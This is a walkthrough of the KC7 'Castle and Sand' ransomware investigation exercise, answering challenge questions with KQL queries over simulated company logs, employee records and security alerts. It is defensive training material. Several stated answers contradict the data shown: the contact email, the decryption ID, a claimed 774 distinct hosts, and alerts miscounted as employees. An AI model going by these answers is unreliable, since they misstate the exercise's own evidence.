

Castle and Sand Section 2 by KC7Cyber

This walkthrough covers Section 2 Shark Attack from the challenge presented by kc7cyber¹. It involves answering numerous questions using KQL to investigate an incident on a fictitious company.

Scenario

Castle and Sand has been hit with ransomware! A note was posted for their employees and all company files have been locked. A copy of the note is shown below.

```
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17 Decryption ID: SUNNYDAY1233293A0
18
19 Hi, since you are reading this it means you have been hacked by the SHARKY RANSOM GANG.
20 We encrypt all your systems and delete backups.
21 Here's what you shouldn't do:
22 1) Contact the police, fbi or other authorities before the end of our deal.
23 2) Contact the recovery company so that they would conduct dialogues with us.
24 (This can slow down the recovery, and generally put our communication to naught). Don't go to recovery
    companies, they are essentially just middlemen who will make money off you and cheat you. We are well
    aware of cases where recovery companies tell you that the ransom price is $3000000, but in fact they
    secretly negotiate with us for $1000000, so they are $2000000 from you. If you approached us directly
    without intermediaries you would pay 5 times less, that is $1500000.
25 3) Do not try to decrypt the files yourself, as well as do not change the file extension yourself !!!
    This can lead to the impossibility of their decryption.
26
27 Here's what you should do right after reading it:
28 1) If you are an ordinary employee, send our message to the CEO of the company, as well as the IT
    department.
29 2) If you are a CEO, or a specialist in the IT department, or another person who has weight in the
    company, you should contact us within 24 hours by email.
30
31 If you do not pay the ransom, we will attack your company again in the future. In a few weeks, we will
    simply repeat our attack and delete all your data from your networks, WHICH WILL LEAD TO THEIR
    UNAVAILABILITY!
32
33 As a guarantee that we can decrypt the files, we suggest that you send several files for free
    decryption.
34
35 It's the start of summer. Don't mess with us or you'll swim with the sharks.
36
37 Mails to contact us (Write the decryption ID in the title of your message):
38 1) sharknadorules_gang@outlook.org
```

Figure 1: Ransomware note

To begin the investigation, let's determine the schema of the database held at Castle and Sand.

¹ <https://kc7cyber.com/challenges/54#>

Database Tables

Castle and Sand database contains 9 tables.

Table Name	Description
AuthenticationEvents	Records successful and failed logins to devices on company network
Email	Records emails sent and received by employees
Employees	Information about company employees
FileCreationEvents	Records files stored on employee devices
InboundNetworkEvents	Records inbound network events and browsing activity
OutboundNetwork Events	Records outbound network events and browsing activity
PassiveDns	Records IP domain resolutions
ProcessEvents	Records processes created on employee devices
SecurityAlerts	Records security alerts from devices or from email security system

With this information, I can begin to answer the questions posed by kc7cyber.

Section 2

Q1 What email address did the threat actor provide to Castle&Sand to communicate with them?

From the ransomware note in figure 1, line 38 of the note has the threat actors email address.

Answer: sharknadorules_gang@onionmail.org.

Q2 What is the unique decryption ID?


From line 17 in the ransomware note in figure 1, the ID is: SUNNYDAY123329JA0

Q3 Always be sure to determine if the data is sensitive to the company. You have to make sure you protect sensitive information, including all of the information in the Castle&Sand database. Should this be something you post publicly about? Yes or no?

Answer: No (any sensitive information in a company should never be posted)

**Q4 The ransom note filename was called
PAY_UP_OR_SWIM_WITH_THE_FISHES.txt.
How many notes appeared in Castle&Sand's environment?**

The FileCreationEvents would contain files that have been created in the database. To begin, need to retrieve the schema of the table.




The screenshot shows a database query tool interface. At the top, there is a 'Run' button, a 'Recall' button, and a 'KQL tools' dropdown. The current database is 'kc7001.eastus/CastleSand'. The query editor shows two lines of code: '1 FileCreationEvents' and '2 | getschema'. Below the query editor, there is a table titled 'getschema' with columns 'ColumnName', 'ColumnOrdinal', 'DataType', and 'ColumnType'. The table contains the following data:

ColumnName	ColumnOrdinal	DataType	ColumnType
> timestamp	0	System.DateTime	datetime
> hostname	1	System.String	string
> username	2	System.String	string
> sha256	3	System.String	string
> path	4	System.String	string
> filename	5	System.String	string
> process_name	6	System.String	string

Figure 2: Schema of the FileCreationEvents table

Now I can run the following query on the 'filename' column with the filename given in the question above.

FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| count



The screenshot shows the same database query tool interface. The query editor now contains three lines of code: '1 FileCreationEvents', '2 | where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"', and '3 | count'. Below the query editor, there is a table titled 'Table 1' with a single column 'Count'. The table contains the following data:

Count
> 774


Figure 3: Query to count number of ransom notes in database

Answer: There are 774 ransom notes appeared on Castle and Sand environment.

Q5 Let's get a sense of the scope of impact! How many distinct hostnames had the ransom note?

I can run the altered query from question 4 to see how many hosts had the ransom note.

```
FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| distinct hostname
```



hostname
PTSB-LAPTOP
QWHB-LAPTOP
XWYD-DESKTOP
QFOP-DESKTOP

Figure 4: Using 'distinct hostnames' to determine number of hosts

The number of hostnames who have the ransom note, is the same number of notes that appeared on the environment.

Answer: There are 774 distinct hostnames who had the ransom note.

Q6 Let's take the list of unique hostnames and search them across the Employees table. How many distinct employee roles were affected by the ransomware attack?

Taking the query from question 5, I can use that output and pass it to another query that is run on the Employee table. The first query will retrieve the hostnames, this is then passed onto another query that will retrieve employees roles based on the hostnames. The query would be:

```
let distincthostnames =
FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| distinct hostname;
Employees
| where hostname in (distincthostnames)
| distinct role
```

Run Recall KQL tools kc7001.eastus/CastleSand

```

1 let distincthostnames =
2   FileCreationEvents
3   | where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
4   | distinct hostname;
5 Employees
6   | where hostname in (distincthostnames)
7   | distinct role

```

Table 1 Add visual Stats

role
> Sales Representative
> E-commerce Specialist
> Retail Associate
> Store Cleaner
> Marketing Coordinator
> Customer Support Representative
> Visual Merchandiser
> Store Manager
> Cashier
> Security Guard
> Inventory Manager
> Product Manager
> IT Helpdesk
> Warehouse Supervisor
> Customer Service Manager
> Finance Manager
> Marketing Director
> Chief Financial Officer

Figure 5: Displays the roles that have the ransom note

Answer: 18 roles have the ransom note.

Q7 Well that's concerning! There are some executives hit here, but what we should be worried about are the IT roles first. They typically would have more administrative privileges on the Castle&Sand Network. How many unique hostnames belong to IT employees?

First thing is to establish which role is considered to be an IT employee. In this case from figure 5, the IT Helpdesk would be considered an IT employee. I can alter the query from question 6 to filter only IT Helpdesk employees.

```

let distincthostnames =
FileCreationEvents
| where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
| distinct hostname;
Employees
| where hostname in (distincthostnames)
| where role contains "IT Helpdesk"

```

Run Recall KQL tools kc7001.eastus/CastleSand

```

1 let <distincthostnames>
2 FileCreationEvents
3 | where filename == "PAY_UP_OR_SWIM_WITH_THE_FISHES.txt"
4 | distinct hostname;
5 Employees
6 | where hostname in (<distincthostnames>)
7 | where role contains "IT Helpdesk"

```

Table 1 + Add visual Stats Search UTC Done (215 s) 25 records

timestamp	name	user_agent	ip_addr	email_addr	company_domain	username	role	hostname
> 2019-01-14 06:28:45.0000	Ann Smith	Mozilla/5.0 (Windows NT 5.1; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0	10.10.0.213	ann_smith@castleandsand.com	castleandsand.com	ansmith	IT Helpdesk	CKPZ-DESKTOP
> 2018-06-27 02:27:38.0000	Annie Wheeler	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:48.0) Gecko/20100101 Firefox/48.0	10.10.1.249	annie_wheeler@castleandsand.com	castleandsand.com	anwheeler	IT Helpdesk	2192-DESKTOP
> 2019-02-16 04:09:52.0000	Bethany Dodson	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0	10.10.0.168	bethany_dodson@castleandsand.com	castleandsand.com	bedodson	IT Helpdesk	V108-DESKTOP
> 2016-12-29 21:15:28.0000	Bruce Holmes	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)	10.10.1.119	bruce_holmes@castleandsand.com	castleandsand.com	brholmes	IT Helpdesk	WIZQ-MACHINE
> 2017-10-31 17:42:44.0000	Edward Portwood	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 10.0; WOW64; Trident/5.0)	10.10.2.21	edward_portwood@castleandsand.com	castleandsand.com	edportwood	IT Helpdesk	TKVP-DESKTOP
> 2022-08-11 16:41:02.0000	Greg Schloemer	Mozilla/5.0 (Windows NT 6.1; WOW64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4240.75 Safari/537.36	10.10.0.54	greg_schloemer@castleandsand.com	castleandsand.com	grschloemer	IT Helpdesk	444-DESKTOP
> 2017-04-26 19:29:29.0000	Gregory Edenfield	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.4147.105 Safari/537.36	10.10.1.147	gregory_edenfield@castleandsand.com	castleandsand.com	greidenfield	IT Helpdesk	082V-DESKTOP
> 2017-07-05 12:19:15.0000	Homer Preston	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.4240.96 Safari/537.36	10.10.1.244	homer_preston@castleandsand.com	castleandsand.com	hpreston	IT Helpdesk	KASJ-DESKTOP
> 2016-07-10 05:28:38.0000	Jack Herrick	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)	10.10.1.47	jack_herrick@castleandsand.com	castleandsand.com	jaherrick	IT Helpdesk	SAB2-LAPTOP
> 2016-12-04 12:22:03.0000	Jacqueline Foutch	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:48.0) Gecko/20100101 Firefox/48.0	10.10.1.5	jacqueline_foutch@castleandsand.com	castleandsand.com	jafoutch	IT Helpdesk	X05S-LAPTOP
> 2016-10-13 06:01:40.0000	James Benjamin	Mozilla/5.0 (Windows NT 6.3; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0	10.10.0.240	james_benjamin@castleandsand.com	castleandsand.com	jabenjamin	IT Helpdesk	C4H-LAPTOP
> 2021-07-30 07:27:21.0000	James Ponce	Mozilla/5.0 (Windows NT 6.3; rv:49.0) Gecko/20100101 Firefox/49.0	10.10.0.228	james_ponce@castleandsand.com	castleandsand.com	japonce	IT Helpdesk	F0D-LAPTOP
> 2013-11-30 10:39:12.0000	Jerry Barksdale	Mozilla/5.0 (Windows NT 5.1; rv:47.0) Gecko/20100101 Firefox/47.0	10.10.1.170	jerry_barksdale@castleandsand.com	castleandsand.com	jbarksdale	IT Helpdesk	TW3N-DESKTOP
> 2016-10-12 21:49:06.0000	John Allen	Mozilla/5.0 (Windows NT 10.0; WOW64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.4240.111 Safari/537.36	10.10.2.65	john_allen@castleandsand.com	castleandsand.com	jallen	IT Helpdesk	OOCB-MACHINE
> 2022-09-20 17:33:20.0000	Katherine Moore	Mozilla/5.0 (Windows NT 5.1; rv:47.0) Gecko/20100101 Firefox/47.0	10.10.0.190	katherine_moore@castleandsand.com	castleandsand.com	kamore	IT Helpdesk	MINI-LAPTOP
> 2017-12-29 15:45:16.0000	Kathleen Laperouse	Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.4240.80 Safari/537.36	10.10.2.66	kathleen_laperouse@castleandsand.com	castleandsand.com	kalaperouse	IT Helpdesk	DLQO-DESKTOP
> 2016-03-12 03:37:40.0000	Kimberly Kaplan	Mozilla/5.0 (Windows NT 6.3; rv:47.0) Gecko/20100101 Firefox/47.0	10.10.2.51	kimberly_kaplan@castleandsand.com	castleandsand.com	kkaplan	IT Helpdesk	H90S-MACHINE
> 2020-08-11 09:59:34.0000	Martha Towne	Mozilla/5.0 (Windows NT 6.3; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0	10.10.2.14	martha_towne@castleandsand.com	castleandsand.com	matowne	IT Helpdesk	PE7G-LAPTOP
> 2014-01-11 10:05:29.0000	Norman Valerio	Mozilla/5.0 (Windows NT 6.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.4130.101 Safari/537.36	10.10.0.186	norman_valerio@castleandsand.com	castleandsand.com	novalerio	IT Helpdesk	XUBC-MACHINE
> 2018-11-14 20:41:47.0000	Preston Lane	Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.4147.105 Safari/537.36	10.10.2.1	preston_lane@castleandsand.com	castleandsand.com	prlane	IT Helpdesk	657W-MACHINE
> 2022-07-25 07:17:23.0000	Robert Morelli	Mozilla/5.0 (Windows NT 6.2; WOW64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4103.96 Safari/537.36	10.10.0.184	robert_morelli@castleandsand.com	castleandsand.com	romorelli	IT Helpdesk	PQEZ-LAPTOP
> 2018-02-28 11:18:55.0000	Sherry Shiomer	Mozilla/5.0 (Windows NT 5.1; rv:50.0) Gecko/20100101 Firefox/50.0	10.10.0.126	sherry_shiomer@castleandsand.com	castleandsand.com	shshiomer	IT Helpdesk	UCUV-DESKTOP
> 2019-11-18 15:28:26.0000	Simeon Kakpovi	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 10.0; Trident/4.0)	10.10.0.46	simeon_kakpovi@castleandsand.com	castleandsand.com	skakpovi	IT Helpdesk	T6YP-MACHINE
> 2015-08-19 20:56:08.0000	Sondra Laveriere	Mozilla/5.0 (Windows NT 5.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0	10.10.2.129	sondra_laveriere@castleandsand.com	castleandsand.com	solaveriere	IT Helpdesk	ZR5P-LAPTOP
> 2013-06-28 07:32:44.0000	Waymon Ho	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0)	10.10.0.70	waymon_ho@castleandsand.com	castleandsand.com	waho	IT Helpdesk	X4DN-LAPTOP

Figure 6: Output shows the IT employees that have the ransom note

Answer: 25 IT employees have the ransom note.

Q8: One of the IT employees has an IP address that ends in .46. What is that employee's name?

To start we can query the Employees table to retrieve the schema to ensure that it has a column containing IP addresses.

Employees
| getschema

Run Recall KQL tools kc7001.eastus/CastleSand

```

1 Employees
2 | getschema

```

getschema + Add visual Stats

ColumnName	ColumnOrdinal	DataType	ColumnType
> timestamp	0	System.DateTime	datetime
> name	1	System.String	string
> user_agent	2	System.String	string
> ip_addr	3	System.String	string
> email_addr	4	System.String	string
> company_domain	5	System.String	string
> username	6	System.String	string
> role	7	System.String	string
> hostname	8	System.String	string

Figure 7: Employee schema

The employee table does contain a column for the IP address. Run a query on the 'ip_addr' column using '.46' as the search term and who's role is 'IT Helpdesk'.

Employees

| where ip_addr contains ".46" and role has "IT Helpdesk"



The screenshot shows a KQL query interface. At the top, there's a 'Run' button and a 'Recall' button. Below that, the query is entered: `1 Employees` and `2 | where ip_addr contains ".46" and role has "IT Helpdesk"`. The results are displayed in a table with columns: timestamp, name, user_agent, ip_addr, and email_addr. The first row of data shows a timestamp of 2019-11-18 15:28:26.0000, name Simeon Kakpovi, user_agent Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 10.0; Trident/4.0), ip_addr 10.10.0.46, and email_addr simeon_kakpovi@castleandsand.com.

timestamp	name	user_agent	ip_addr	email_addr
> 2019-11-18 15:28:26.0000	Simeon Kakpovi	Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 10.0; Trident/4.0)	10.10.0.46	simeon_kakpovi@castleandsand.com

Figure 8: Out name of employee matching the query

Answer: Simeon Kakpovi is the IT employee with an IP address that ends with .46.

Q9 Let's take the unique hostnames that had the ransom note and search them across our SecurityAlerts. How many security alerts involved the different hosts?

This question involves filling in the two blanks on the last line. The last blank will be the results from the first query of 'impact_hosts'. However, we need to look at where I can retrieve the hostname from in the SecurityAlerts table.

let impact_hosts =

FileCreationEvents

| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'

| distinct hostname;

SecurityAlerts

| where _____ has_any (_____)

We can take the first 10 lines from the SecurityAlerts table.

SecurityAlerts

| take 10

timestamp	alert_type	severity	description
2023-05-27 09:16:04.0000	HOST	high	A suspicious file was detected on host BSEM-LAPTOP. Filename: Setup.exe. Sha256: 6c55caad297812d0919f550ed06493503e1571390bf8caaa75037fbc529f074c
2023-05-27 09:28:28.0000	HOST	high	A suspicious file was detected on host IKKU-LAPTOP. Filename: WerFault.exe. Sha256: df2c1ad09b11a6e24ebc1a312e25612652d8084888c9dad08b530ab4a3212bd
2023-05-27 09:53:37.0000	HOST	high	A suspicious file was detected on host KNF7-DESKTOP. Filename: ofdeploy.exe. Sha256: 2e109b87aed87af5dbdf00ff1de4f577cfca7a652c74520bf363cf192b0fa693
2023-05-27 10:25:57.0000	HOST	high	A suspicious file was detected on host PORB-MACHINE. Filename: WWAHost.exe.mui. Sha256: bf1ff664677973763d995772af3b8acc035ec70aaf79d35c1a32b4c7b9c5f756
2023-05-27 10:30:17.0000	HOST	high	A suspicious file was detected on host AWJY-DESKTOP. Filename: find.exe. Sha256: 1a1876c5eed2b8cd9e14ebf3f4eeb7e21552a4c6aab4bf392a55f8df3612dab
2023-05-27 11:06:00.0000	HOST	high	A suspicious file was detected on host JSW1-DESKTOP. Filename: WSMANHTTPConfig.exe. Sha256: e71ba9e9fec68912c184b1061fd2862e77eb3b49769f71bb314449cbef65331b
2023-05-27 11:57:17.0000	HOST	high	A suspicious file was detected on host Q4XF-MACHINE. Filename: autoconv.exe.mui. Sha256: 0e782d8085c1e6d4f6db3866f1e21c2cc8e070b579c1b30bb93bc996f6993273
2023-05-27 12:03:57.0000	HOST	high	A suspicious file was detected on host TBDL-MACHINE. Filename: WSReset.exe. Sha256: 2f59cfe63442b61f8aaef0e1471d40dbc8ae91d4697bde7699e9d0f3f1aeca1a
2023-05-27 12:04:06.0000	HOST	high	A suspicious file was detected on host 31JD-LAPTOP. Filename: quickassist.exe.mui. Sha256: 024625b723bf7a43a4e72a8b6309be07f9a1df4c9cd824eb4624005ed3002acd
2023-05-27 13:29:13.0000	HOST	high	A suspicious file was detected on host OG6X-LAPTOP. Filename: WWAHost.exe.mui. Sha256: a8e95043632304ea1b969a6c7e30356c3cedf94413255dcea3ff7069a968e8

Figure 9: First 10 lines of the SecurityAlerts table

The ‘description’ column contains hostname, therefore the first blank in the query will be this column. The query in its completed form is:

```
let impact_hosts =
FileCreationEvents
| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'
| distinct hostname;
SecurityAlerts
| where description has_any (impact_hosts)
```

timestamp	alert_type	severity	description
2023-04-25 10:46:38.0000	HOST	high	A suspicious file was detected on host BNP-MACHINE. Filename: Configure-SMRemoting.exe.mui. Sha256: 4468db03a67d1abdb9aecf81b2be4ff08c29aa2ebdc31656df93f8d
2023-04-25 10:47:17.0000	HOST	high	A suspicious file was detected on host PTSE-LAPTOP. Filename: vsadmin.exe. Sha256: 8c1fabcc219ee4096b7d155837c5f699ed7f55edbf8457e4f8a03500b7a8b0
2023-04-25 11:00:38.0000	HOST	high	A suspicious file was detected on host LBGT-MACHINE. Filename: wextract.exe. Sha256: fbb6dc62abeeb22b49a6343dc5eaa9f3d7e9a8da55381c15d57a5d099f3e0
2023-04-25 11:28:54.0000	HOST	high	A suspicious file was detected on host KQZZ-MACHINE. Filename: rdadmin.exe.mui. Sha256: f0072722d8b2b88d97c9bec23f0b98dbdc0373fd5a6f15939e6ed12cab7cd
2023-04-25 11:42:53.0000	HOST	high	A suspicious file was detected on host KUW-LAPTOP. Filename: VSSVC.exe. Sha256: aed19caeef716640fa70b1a4a10736cd27ed0c2149c3dc6aa4d5edda8899a
2023-04-25 11:47:01.0000	HOST	high	A suspicious file was detected on host PQMS-MACHINE. Filename: unscapp.exe. Sha256: fabb8c6d4e2a791aed0976e5ca74f13b9d5b1b45d901460824393cca0a3
2023-04-25 12:33:58.0000	HOST	high	A suspicious file was detected on host MGOJ-LAPTOP. Filename: bdr.exe. Sha256: a88dc00716e93540692ce86922b1c1b237210f9ec396c6d6b7291776baf6ed

Figure 10: Output from the query

Answer: 652 security alerts were involved.

Q10 Yikes. That's way too many alerts to try and go through.

Let's take the list of IT Helpdesk workers who has a ransom note on their machine. We can check for any alerts associated with those hostnames.

How many Security Alerts reference the hostnames of helpdesk employees that received ransom notes?

Here is a head start for you!


```

let impact_hosts = FileCreationEvents
| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'
| distinct hostname;
let helpdesk_hostnames = Employees
| where hostname in (impact_hosts)
| where role contains "IT Helpdesk"
| distinct hostname;
<add more stuff here>


```

The first let statement queries the FileCreationEvents where the any files that created with the filename 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'. It then sorts this out by distinct hostnames. The hostnames are then passed to the next let statement 'helpdesk_hostnames' which filters out hostnames who are 'impacted' and who's role is 'IT Helpdesk'. The last step is to pass the hostnames to SecurityAlerts to see how many alerts did IT Helpdesk employees receive.

```

let impact_hosts = FileCreationEvents
| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'
| distinct hostname;
let helpdesk_hostnames = Employees
| where hostname in (impact_hosts)
| where role contains "IT Helpdesk"
| distinct hostname;
SecurityAlerts
| where description has_any (helpdesk_hostnames)

```



The screenshot shows a KQL query in a tool interface. The query is as follows:

```

let impact_hosts = FileCreationEvents
| where filename == 'PAY_UP_OR_SWIM_WITH_THE_FISHES.txt'
| distinct hostname;
let helpdesk_hostnames = Employees
| where hostname in (impact_hosts)
| where role contains "IT Helpdesk"
| distinct hostname;
SecurityAlerts
| where description has_any (helpdesk_hostnames)

```

The results are displayed in a table with the following columns: timestamp, alert_type, severity, and description. The table contains 27 records, all with a severity of 'high' and an alert_type of 'HOST'. The descriptions indicate suspicious file detections on various hosts, including FODL-LAPTOP, XIOS-LAPTOP, DIQO-DESKTOP, WZXI-MACHINE, OBZV-DESKTOP, and XIDN-LAPTOP.

timestamp	alert_type	severity	description
2023-04-25 17:18:30.0000	HOST	high	A suspicious file was detected on host FODL-LAPTOP. Filename: futil.exe.mui. Sha256: e8b90630e413ba51294392836fb499a2d97450967c270da06cd164e8a27db
2023-04-28 15:43:35.0000	HOST	high	A suspicious file was detected on host XIOS-LAPTOP. Filename: VaultCmd.exe.mui. Sha256: 92c00897164f08b3d996f05bc7692bc50253429e802f4b9e3a0739b3425c571
2023-04-29 12:37:38.0000	HOST	high	A suspicious file was detected on host DIQO-DESKTOP. Filename: wscript.exe. Sha256: 34008a2057df8842f210246995385a441dc1e081d60ad10bd481e062a7100
2023-05-01 14:41:39.0000	HOST	high	A suspicious file was detected on host WZXI-MACHINE. Filename: RdpSaProxy.exe. Sha256: d263a2dbf048f80594630c9c3d72e64620b8ee76912332dd5246731095
2023-05-03 15:18:40.0000	HOST	high	A suspicious file was detected on host OBZV-DESKTOP. Filename: stc.exe.mui. Sha256: 03897d66c072c92ef8f959971a809c85994661d0b33576c2194e00a2d03
2023-05-04 12:53:20.0000	HOST	high	A suspicious file was detected on host OABZ-LAPTOP. Filename: wordpad.exe.mui. Sha256: 90f054e0c3a31296233f8902330e33c2a3824915e6e72af17619c2a429e
2023-05-08 09:55:14.0000	HOST	high	A suspicious file was detected on host XIDN-LAPTOP. Filename: apphdx.exe. Sha256: 105040371e0f50b0a23182723321aef099d6d65d89f9fd6a6c164221c07
2023-05-08 15:16:13.0000	HOST	high	A suspicious file was detected on host XIDN-LAPTOP. Filename: OpenWeb.exe. Sha256: f2d6f838b793284f6a79d24d996c2f4632073360f8a6a6d1f9b0d0c0f6e84
2023-05-10 14:13:38.0000	HOST	high	A suspicious file was detected on host CAHL-LAPTOP. Filename: sethc.exe.mui. Sha256: 844ab3c709b0b7bcb927c72039f168f9323253bc48b4abb307023ab45460f

Figure 11: Output of combining 2 let statements

Answer: 27 IT helpdesk employees received ransom notes.

Q11 Much better. We can work with this smaller number!

Let's look for any anomalies in the alerts that look different from the other alerts and might be shark-themed like the ransomware. You should find one.


Who owns the machine that was flagged on that alert? (provide their name)

Browsing the output from the query in question 10, one description stands out. The description is shown below.

A suspicious file was quarantined on host 6S7W-MACHINE: Chomping-Schedule_Changes.xlsx

This file appears to be some form of malware that has been quarantined. Taking the hostname 6S7W-MACHINE, I can pass it to the Employee table and find out who it belongs to.

Employees
| where hostname has "6S7W-MACHINE"



The screenshot shows a KQL query interface. At the top, there is a 'Run' button, a 'Recall' button, and a 'KQL tools' dropdown. A text box contains the workspace name 'kc7001.eastus/CastleSand'. Below this, the query is displayed in two lines: '1 Employees' and '2 | where hostname has "6S7W-MACHINE"'. The results are shown in a table with columns: timestamp, name, user_agent, ip_addr, and ei. The first row of data shows a timestamp of '2018-11-14 20:41:47.0000', a name of 'Preston Lane', a user_agent of 'Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like ...)', an ip_addr of '10.10.2.1', and a partial 'ei' column value.

timestamp	name	user_agent	ip_addr	ei
> 2018-11-14 20:41:47.0000	Preston Lane	Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like ...	10.10.2.1	pi

Figure 12: Discovering who 6S7W-Machine belongs to

Answer: Preston Lane is the owner of the machine who's hostname is 6S7W-MACHINE.

Q12 A file was flagged in that alert. When did the file appear on that user's machine? (copy and paste the full timestamp)

Looking back at the output from question 10, the file was quarantined at '2023-05-26T09:27:07', therefore we can infer that the file would have appeared before then.

We can run a query on the FileCreationEvents before the time given above with the hostname of 6S7W-MACHINE.

FileCreationEvents
| where timestamp < datetime(2023-05-26 09:27:07)
| where hostname has "6S7W-MACHINE"

1 FileCreationEvents
2 | where timestamp < datetime(2023-05-26 09:27:07)
3 | where hostname has "657W-MACHINE"

